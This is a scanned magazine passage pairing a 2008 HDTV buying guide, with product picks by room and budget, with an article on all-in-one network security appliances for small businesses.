Aside from Full HD – which you won't find under $1,500 anyway – the VIERA TH42PX8A ticks all the right boxes for home entertainment. 24p support is onboard for watching Blu-ray movies at the original 24 frames a second (which film purists insist on, as you watch the movie exactly as the director intended) and it boasts a 15,000:1 native contrast ratio that goes as high as 1,000,000:1 using Panasonic's Real Black Drive System. The ability to display 68.7 billion viewable colours sounds impressive on paper, but it's reliant on an x.v.Colour-compatible source – at the moment limited to Sony HD camcorders.

$1,500-$2,500
Sony BRAVIA KDL40V4000

PRICE	$2,499
SIZE	40 inch
TYPE	LCD
RESOLUTION	1,920 x 1080p

Available in 'classic black', 'blazing red' and 'pure white', the KDL40V4000 (part of Sony's 2008 HDTV lineup) has a lot to recommend itself to home theatre enthusiasts. The 3,000:1 native contrast ratio is dynamically boosted to 33,000:1 using Sony's Advanced Contrast Enhancer, which adjusts the LCD's backlight brightness when it detects darker scenes to achieve deeper black levels and enhanced shadow detail. S-Force Front Surround is a new addition to the lineup, creating powerful virtual surround sound using the two built-in speakers, and Theatre Mode – developed in consultation with Sony Pictures Entertainment – optimises the image settings for movie viewing.

PRICE	$3,699
SIZE	50 inch
TYPE	Plasma
RESOLUTION	1,920 x 1,080

$2,500 plus
Panasonic VIERA TH-50PZ800A

Not only can the VIERA TH-50PZ800A play Blu-ray movies at the same 24 frames a second they're filmed in, but it can also display the picture using the original colours thanks to the Digital Cinema Colour feature, tuned by the Panasonic Hollywood Laboratories to reproduce the same colour range as displayed in movie theatres. Other features include a 30,000:1 native contrast ratio (with a maximum of 1,000,000:1 dynamic contrast ratio), a 0.001 millisecond response time for precise rendering of all those Bruce Willis-style car-chase scenes and explosions, and a 100,000 hour lifespan that'll see it lasting for over 30 years if used every day for eight hours a day.

$2,500 plus
Pioneer KURO PDP-LX508A

PRICE	$4,799 (street)
SIZE	50 inch
TYPE	LCD
RESOLUTION	1,920 x 1,080

If you're happy to throw your budget out the window to get the absolute best in picture quality, the Pioneer KURO PDP-LX508A is the TV you want in your living room. While other HDTVs offer contrast ratios higher than the KURO's 20,000:1, this HDTV offers hands-down the deepest and richest black levels available on the market. Movies look exquisite on this Full HD plasma panel, with razor-sharp clarity and incredible colour saturation, and it comes with an Optimum Video mode that dynamically tailors images to suit the movie and the room's lighting conditions. To top it all off, it comes with free delivery and installation, as well as a five-year warranty (most HDTVs only offer a single year).

Best HDTVs for the kitchen and bedroom

Smaller HDTVs are ideal for the other rooms in your house, with LCD well suited to varied light conditions.

Unless you're Jamie Oliver, you've probably got limited space in the kitchen, so 26in or smaller is an ideal-sized TV for a countertop. Alternatively, you may want a smaller, secondary TV for other rooms in the house. At 26in, your options are limited to LCD, as plasma displays don't come any smaller than 40in.

You can now get TVs with Full HD resolution as compact as 32in, but don't assume these offer better picture quality. Given the tighter pixel density in the smaller screen sizes, the difference between 1080p and 720p is virtually non-existent.

More important for tight spaces are built-in features. The majority of your TV watching in the kitchen is likely to be television programs, so an integrated digital tuner is a must-have. Other things to look for are a built-in DVD player and USB port. HDTVs that offer the latter feature can accommodate digital cameras and flash drives for playing a slideshow of photos, but some can also play music and video from attached portable media players.

A wide viewing angle is also essential. Some LCDs shift dramatically in contrast and colour when you view them off-axis, so check that the viewing angle is at least 170 degrees — easily done by standing directly in front of the LCD and then walking towards it in an arc on either side until you can't see the picture clearly anymore.

PRICE	$749
SIZE	19in
TYPE	LCD
RESOLUTION	1,440 x 900

$500-$750
Grundig Misuro HD

The specs on the Misuro HD are fairly modest, with a 700:1 native contrast ratio, 300cd/m2 brightness and a 150-degree viewing angle. But what it lacks in quality, it more than makes up for in convenience. Built-in features include an HD tuner and a DVD player, the latter of which can also play audio CDs and MP3s that you've burnt to a disc. It's also very versatile: you can leave it on the stand, mount it on a wall and even take it with you in the car thanks to the included 12-volt adapter. Plus, it's available in black or white.

PRICE	$799
SIZE	26in
TYPE	LCD
RESOLUTION	1,366 x 768

$750-$1,000
Kogan D-Pro 26 LCD

The Kogan D-Pro 26 LCD is a great all-in-one solution for the kitchen or other small spaces, with an integrated side-loading DVD player and a USB input that can display photos off a connected digital camera or flash drive. For extra geek points, it can also play DivX files directly from a flash drive – you can now watch all those downloaded episodes of *The Iron Chef* in situ. The fly in the ointment is that it comes with an SD DVB-T tuner only, so you'll need to purchase a separate HD set-top box to tune into all the high-definition television programming.

PRICE	$1,199 (street)
SIZE	26 inch
TYPE	LCD
RESOLUTION	1,366 x 768

$1,000 plus
NEC NLT26 HDDV3

The NEC NLT26HDDV3 offers the convenience of a built-in DVD player and HD DVB-T tuner, but it doesn't do so at the expense of picture quality. Contrast ratio is a respectable 3,000:1, and a six-millisecond response time minimises the motion blur in action scenes, sports and gaming. Smaller televisions are typically limited in the number of A/V ports on offer, but this HDTV includes one of each of the different input types, including HDMI, component, composite and D-Sub. An added bonus is the longer-than-average three-year warranty.

Best HDTVs for gaming

Who doesn't want to play games on a giant screen? But, as we've found, some HDTVs do it better than others.

A split second can make all the difference between sneaking up on the enemy and taking down an opponent or having the tables turned on you and getting shot in the head, so an HDTV that lags behind in the action can make some of the latest games virtually unplayable.

This makes a speedy response time more important for gaming than it is for sports and movies, so check that it's at least eight milliseconds — ideally it will be faster — before plonking down your hard-earned on your dream HDTV. Older LCD TVs in particular are prone to having slower response times than plasma.

Burn-in — which is where a static image is permanently burned into the screen after being displayed too long — isn't a problem with any plasma display bought in the last couple of years, but image retention is still an issue, especially on cheaper plasma HDTVs. This is similar to burn-in except it isn't permanent, and can last anywhere from a couple of minutes to an hour. If you're in the habit of pausing games for several minutes (or hours), it's worth checking whether the plasma has any anti-burn-in mechanisms like an automatic screensaver.

Finally, an AV or picture mode specifically for gaming can come in handy for optimising the display for 3D graphics, as well as enhancing the contrast in dark scenes so you can see more detail where needed.

PRICE	$1,069 (street)
SIZE	32in
TYPE	LCD
RESOLUTION	1,366 x 768

$1,000-$1,500
Samsung LA 32A450C1D

The LA32A450C1D's smaller form factor makes it ideal for gaming in the bedroom. Samsung has stuffed a lot of games-friendly features into this HDTV, including motion optimisers, detail enhancers (both of which are enabled when you switch on the dedicated Games mode) and its Wide Colour Enhancer 2 technology, which boosts primary colours to make 3D images look more realistic. Response time is a speedy six milliseconds, and the built-in speakers use SRS TruSurround XT for virtual surround sound. There's also ample connectivity options, with three HDMI ports, two component, two composite and one D-Sub for PC gaming.

PRICE	$2,299 (street)
SIZE	40 inch
TYPE	LCD
RESOLUTION	1,920 x 1080

$1,500-$2,500
Samsung LA40F81BDX

The LA40F81BDX is basically a newer, larger and better-performing version of the LA32A450C1D, with the same six millisecond response time, optimised Games mode and SRS TruSurround XT. Improvements include Full HD resolution, a higher 25,000:1 dynamic contrast ratio, deeper blacks (courtesy of the upgraded Super Clear Panel technology) and 100Hz Motion Plus for reducing blur in fast-moving images. Look out for the latter feature, though – lots of complaints from F8 owners about excessive haloing and smearing have prompted Samsung to issue a firmware update that removes most of the problems, but you can also turn the feature off if it's too distracting.

PRICE	$3,140 (street)
SIZE	40 inch
TYPE	LCD
RESOLUTION	1,920 x 1080

$2,500 plus
Sony BRAVIA KDL40XBR

Last year's flagship Full HD LCD from Sony has seen some healthy price cuts to make way for the new range, and if your main concern is gaming, you're not missing much by opting for the older model. Sony's MotionFlow 100Hz technology has a tendency to make the action in movies look slightly unrealistic, but for gaming it gives graphics an extra dose of sharpness and clarity. In addition to a separate Games mode for optimising the colour and movement in 3D graphics, the KDL40XBR comes equipped with an eight millisecond response time, 2,200:1 native contrast ratio, and a WCG-CCFL backlight that reproduces brighter and more vivid colours than fluorescent backlight.

Best all-rounder HDTVs

The HDTVs that do most things well, in every room and lighting condition.

The trick to buying a good all-rounder HDTV is versatility. It needs to look good in different lighting conditions, have lots of inputs for connecting different visual and audio components, and be viewable from a wide range of angles. This is in addition to the specific attributes that make a television good for sports, movies and gaming, such as a fast response time, Full HD and high contrast ratio.

Plasma displays are at their best in dark rooms and tend to reflect light in brighter environments, causing a glare on the screen that affects viewing. LCD TVs, on the other hand, usually aren't affected by glare and maintain the same picture quality regardless of the lighting conditions, which can make them a better choice for general living room use. However, some of the latest plasma displays from Panasonic, Pioneer and Samsung have employed anti-reflective filters to counter this problem, effectively reducing glare to a minimum in brightly-lit rooms.

A good selection of inputs ensures you can connect all of your A/V equipment without having to juggle things or resort to using splitter boxes. Three HDMI ports is plenty for having a Blu-ray player and games console permanently connected, with a spare free for hooking up a camcorder or one of the newer notebooks that have an HDMI port. You'll also want at least two component inputs (ideally three) for connecting a DVD player, games console and cable box, and a couple of composite inputs for older DVD players and equipment. Most HDTVs include a D-Sub/VGA port for connecting a desktop or laptop PC — handy for watching downloaded movies and streaming video clips — but not all of them include a PC audio input for piping the computer's sound through the TV's speakers. Without this audio input, you'll have to play sound through the computer's speakers.

If you decide on an LCD HDTV, check that its viewing angle — which is the angle on either side of the screen that you can still see the picture without changes to the contrast and colour — is sufficiently wide for your needs. Some LCD displays (especially the older models and those from cheaper brands) lose colour intensity and brightness when you view them off-centre, whereas plasma pictures look virtually the same from any angle. A swivel stand can also be handy if you want to see the television from another room.

The living room can be one of the most heavily-trafficked parts of the house — especially for guests and visitors — so aesthetics can play a major factor in the purchasing decision. Piano black is the most common colour (and probably the safest when it comes to blending in with the rest of your décor), but if you want something out of the ordinary, you'll find a good selection of colour and interesting form factors in the newer HDTVs, such as the 'Crystal Design' on Samsung's new Series 6 and 7 LCDs and the brightly coloured blue or red backs on LG's new Scarlet range.

$1,000-$1,500
LG 42PG60UD

The LG60 puts a modern and very stylish spin on the traditional flat-screen design by incorporating a "frameless" display and hiding the speakers inside the cabinet. LG's Super Bright Panel technology provides a high 30,000:1 contrast ratio and also cuts down on glare with an anti-reflective coating. Lots of inputs are on offer, including four HDMI, one component, two composite, D-Sub and USB, and motion blur is minimal thanks to the 100Hz True Motion feature and an industry-leading response time of 0.001 milliseconds. Adding to the PG60's all-rounder appeal is the one-click AV mode that lets you cycle through viewing modes with the remote.

PRICE	$1,499 (street)
SIZE	42 inch
TYPE	Plasma
RESOLUTION	1,024 x 768

PRICE	$1,999 (street)
SIZE	40 inch
TYPE	LCD
RESOLUTION	1,920 x 1080

$1,500-$2,500


Sony BRAVIA KDL40W3100

As the KDL40W3100 is from Sony's 2007 range, you can get it for a lot cheaper than the current W series without missing any of the must-have features, including Full HD, 24p True Cinema, Theatre Mode (which optimises the images settings for watching movies) and three HDMI ports. Other features include an 1,800:1 native contrast ratio, eight millisecond response time and an integrated HD digital tuner. If you've got a Sony DVD player or Blu-ray player and Sony sound system, the BRAVIA Sync feature lets you press one button (such as Play on the DVD player) to turn all the requisite components on at once.

$1,500-$2,500

Sharp Aquos LC37D63X

PRICE	$1,999 (street)
SIZE	37 inch
TYPE	LCD
RESOLUTION	1,920 x 1080



The Aquos LC37D63X is a well-rounded LCD from Sharp's last generation of HDTVs, with a full roster of features that beat most current models at the same price point. One thing uncommon to this end of the market is SRS TruSurround, providing a rich theatre-like sound from the Aquos' built-in speakers. Also on offer is 24p movie playback, a 2,000:1 native contrast ratio, and an RGB Plus backlight for enhanced natural colour reproduction. A/V ports are ample, including three HDMI, two component, three composite, a D-Sub port and an optical audio out, and it takes up minimal space thanks to the slim-line design.

PRICE	$3,500 (street)
SIZE	46in
TYPE	LCD
RESOLUTION	1,920 x 1,080

$2,500 plus

Samsung Series 6 650 46in

Samsung's latest Series 6 HDTV offers a lovely alternative to the classic piano black, with a red hue that's blended into the standard gloss black finish using dual injection technology. You do pay a premium for the stylish design, but it has all of the other features that characterise a high-end HDTV, including 100Hz frame doubling, a four millisecond response time, and a Super Clear Panel technology that makes blacks richer and colours more vibrant. Samsung doesn't publish the native contrast ratio of its HDTVs, but the dynamic contrast ratio is an unprecedented 1,000,000:1.


$2,500 plus

LG Scarlet 47LG60FD

PRICE	$3,299
SIZE	47 inch
TYPE	LCD
RESOLUTION	1,920 x 1,080p

LG has thrown conventional fashion out the window by painting the entire back panel a bright scarlet red, leaving the front a standard black. This is complemented by a futuristic-looking power LED on the front that changes colours when it's on, off or on standby. Like the Samsung Series 6, you're paying extra for its designer-label looks, but it's also packed with all the latest imaging and audio technologies, such as an intelligent sensor that adjusts the TV according to your viewing environment, SRS TruSurround XT audio that's been tuned by sound expert Mark Levinson, 50,000:1 dynamic contrast ratio, four HDMI ports and a USB 2.0 port that can play MP3s in addition to digital photos.

Business Security Guide



Security appliances which take care of all security needs are filtering down to small business. *APC* looks at the options.

Security is no easy thing for a small business. Since there isn't an IT department with specialists to take care of security, installing an enterprise-grade firewall is out of the question, even if the threats against the small business are fundamentally the same as those faced by a large corporation.

But internet security suite or home firewall/router solutions are not sophisticated enough for a business with dozens of employees, not to mention ones with multiple sites.

Add the fact that the security threat landscape is forever changing and it's no wonder small business IT administrators lie awake at night concerned about network protection.

What a small business needs is something that takes care of all the network security easily, in one package. This is where all-in-one security appliances come in.

THE THREATS

Despite the proliferation of security software and hardware, the threats to a small business network keep on increasing, mostly because employees need the web to do their work and

Safe@Office: designed to protect your small business network.

> HAVING A SINGLE POINT OF CONTROL OVER WEB ACCESS AND USAGE ACHIEVES A NUMBER OF BENEFITS – BRIAN STIBBARD

will inevitably use it for personal tasks as well. Not only do they expose themselves to worms, viruses, spyware, or malware when they click on a link, they now often use instant messaging and peer-to-peer software exchanges.

THE RIGHT APPROACH

The most efficient solution for an SMB wanting network protection is to consolidate and streamline functionality in key security areas in a way that allows easy management, minimal daily maintenance, and simple upgrading. This is what's making security appliances increasingly popular for small businesses.

A hardware security appliance is a hardware device with pre-installed operating system and application software, which is designed to be added to the network and quickly configured.

Brian Stibbard, the vice-president of sales for Asia Pacific and Japan for security appliance vendor Astaro, says "IT administrators who implement an all-in-one web security solution gain distinct advantages over more costly and complex single-function web-filtering solutions. Having a single point of control over web access and usage achieves a number of benefits, including effective malware protection, where the threat vectors introduced by malware, spyware, viruses, worms and so on can be met through a robust first line of defence.

"A centrally-managed appliance for web security helps businesses to lower costs by reducing IT management tasks and simplifying routine maintenance and upgrades. From the point of legal compliance, companies can block access to inappropriate or illegal web content to comply with internal policies and regulatory mandates.

"As the appropriate level of expertise and the IT security resources may not be available in a typical SME, an appliance-based web security gateway provides the best solution to implement cost-effective, easy-to-deploy protections and network-use controls in a centrally managed solution. This approach enhances traditional security measures while affording protection against contemporary and emerging threats," Stibbard says.

THE OPTIONS

There are now several all-in-one security appliances on the market for small businesses. In fact, you can get hardware security appliances for virtually any environment now, even for the home. But hardware appliances generally start with models for small businesses (from three to 50 employees) and then go up all the way to models that secure enterprise networks.

At the small business end, the key differentiator in capabilities between the different models is not so much the number of employees on the networks they protect but whether the devices need to protect a single site or multiple ones.

The simplest all-in-one hardware appliances are designed to protect single sites.

A good example is Checkpoint Software Technologies' Safe@Office security appliance (Price around $300+). This aims to protect small business networks against dynamic zero-hour internet attacks (an attack based on a previously unknown vulnerability and immune to existing antivirus software) in a single solution. Safe@Office features a firewall, VPN, antivirus, intrusion prevention, traffic shaping and Web filtering and supports a set of additional online services such as antivirus, security and firmware updates.

All-in-one Security

Just like the many small businesses out there, there are many security devices to choose from.

The whole idea is that it protects a network against threats without any user intervention. It also has built-in interfaces that allow outsourcing security management to a third party.

Scott McKinnel, the regional director, Australia and New Zealand for Checkpoint, says the Safe@Office appliance is designed to be cost-effective "for small organisations with between three to 100 users that don't have the internal specialised IT people, so we've built it specifically for smaller businesses and the risks they face. They also get ongoing procurement support, so they can feel confident they are getting everything in one solution. "

We can vouch for the ease with which the Safe@Office can be set up. In fact, if you're able to set the digital clock on a microwave oven, you should be able to set up the appliance, making it a boon for small business owners who want more industrial strength protection for their networks but don't have the security expertise.

How simple is the Safe@office to install? Pull the appliance out of its box, plug it into the power, connect one end of the network cable that comes with it to its WAN socket and the other end into your broadband modem (cable or ADSL). Then connect a network cable to one of the four LAN ports and the other end to the PC.

Then you go to Local Area Network connection in Control Panel, and under Internet Protocol, set it to obtain an IP address and DNS server automatically. Then you launch a browser, go to the Firewall address of http://my.firewall, and just follow the instructions and wizard. And that's it. At this point it also allows you to select service providers to secure firmware and other security updates.

"It's simpler than setting up the protocol of a cable modem to make it work with your Net provider," says Mckinnel. "With a modem you normally have to phone the ISP and do stuff with them. With Safe@Office, the box comes in, you plug it in, fire it up and it leads you through a menu. You need to know very little in terms of technical jargon. If you are looking to have it managed and software updated and have someone keeping an eye on it from a reporting perspective, there are service providers you can select that can do that."

An examination of Checkpoint's range of hardware security appliances shows the typical increments in functionality you get once you move up a level from the basic small business appliance. The next model up from the Safe@Office is the Checkpoint UTM-1 Edge. This has the same form factor as the Safe@Office, but instead of covering a single site, the UTM-1 Edge can cover multiple offices.


Mckinnel says: "The fundamental difference is that with the UTM-1 Edge you're looking at multiple sites centrally managed, it's still designed for smaller businesses but people with multiple branches who want the same look and feel policy managed from one place."

Several other security appliance vendors provide all-in-one hardware appliance solutions for small businesses.

Astaro is typical — starting its range with the Astaro Web Gateway 1000. This is designed expressly to protect small networks of up to 100 users. A box with a Celeron processor, 512MB of RAM and 80GB disk storage, the Gateway 1000 provides URL filtering, malicious code detection, application control, and bandwidth management.

Watchguard is another big name in security appliances. Its Firebox X Core E series is designed to provide network security as a standalone device or as an endpoint that securely connects through a VPN back to the main office. It comes in three wired and three wireless models and deployment and configuration are made through a Web-based interface.

Trend Micro's InterScan Gateway is a sophisticated device, yet simple to deploy.



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All-in-one Security

WatchGuard's web-based user interface offers simple setup and administration.

The idea is to provide small businesses with effective protection of their networks (it provides stateful Packet Inspection firewall and IPSec VPN) but with minimal management overhead. A web-based user interface allows for simple setup and network administration

Netgear has a range of security appliances for SMBs that protects computer networks from viruses and hackers. Netgear says its ProSafe appliances are aimed at small businesses that "want more security features than low-cost consumer products can provide."

The latest VPN Firewall 25, or FVS124G, adds improved access controls, WAN failover and Gigabit Ethernet to the standard appliance functions. Another model, the FVS336G ProSafe Dual WAN Gigabit Firewall with SSL and IPSec VPN will support up to 25 employees wishing to access a network remotely at any one time. The FVS336G integrates a firewall with secure access to corporate networks. It provides two types of virtual private network (VPN) tunnels: Secure Sockets Layer (SSL) and Internet Protocol security (IPSec).

Fortinet is yet another security vendor which provides solutions from very small businesses up to enterprises. Its range starts with the Fortinet -50B UTM platform, for businesses with ten or less staff, providing network and content level protection through a combination of network-based antivirus, web and email filtering, firewall, VPN, intrusion prevention and traffic shaping capabilities. It also offers dual Wide Area Network (WAN) ports for load balancing or redundant internet connections. It's suited for small remote offices, retail stores and broadband-connected telecommuter sites.

> DOES HAVING AN ALL-IN-ONE APPLIANCE REMOVE THE NEED FOR ANY OTHER SECURITY SOFTWARE? NO IT DOESN'T.

Next level up is the FortiGate-60B Series (consisting of the FortiGate-60B and FortiWiFi-60B UTM platforms), for small and medium business. These more sophisticated appliances provide protection against network level and content level threats targeting wireless and wired network infrastructure. FortiGate-60B Series devices support a wide array of third-generation wireless broadband PC Cards and offer built-in 802.11 a/b/g wireless support.

Another vendor, SonicWALL also has range of security appliances for SMBs. Its SonicWALL TZ, PRO and NSA Series appliance can be highly configured using a variety of integrated services for gateway antivirus, anti-spyware, intrusion prevention, enforced desktop antivirus, and content filtering. SonicWALL appliances also dynamically update each of these services as new updates become available.

Trend Micro's InterScan Gateway Security Appliance is a sophisticated device for mid-sized businesses, but still a single easy-to-deploy solution. It delivers three dimensions of gateway protection for medium businesses: in-the-cloud services (Web Reputation, Email Reputation, and URL filtering), appliance-based multi-threat protection, and automated damage cleanup. The included hosted services intercept threats, and improve performance with distributed processing.

Does having an all-in-one appliance remove the need for any other security software? No. Checkpoint's Scott McKinnell points out that a network security appliance will protect the network from outside threats, but you still need to protect the devices that connect to the network, such as laptops, against what he calls "the humanistic stuff, " or nasties loaded onto the laptop by their users, such as spyware.

Security appliances, then, can take care of network security in one go. But small businesses need to be wary that if all network security is being taken care of by one device, the appliance needs to be constantly kept up to date, having firmware and other software updates downloaded and applied to it.

The other thing to watch for, say industry security experts, is that some security appliances will actually have out of date firmware the moment they are delivered, so they need to be updated immediately. And when you select the appliance, make sure that you know how to update it going forward. apc

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
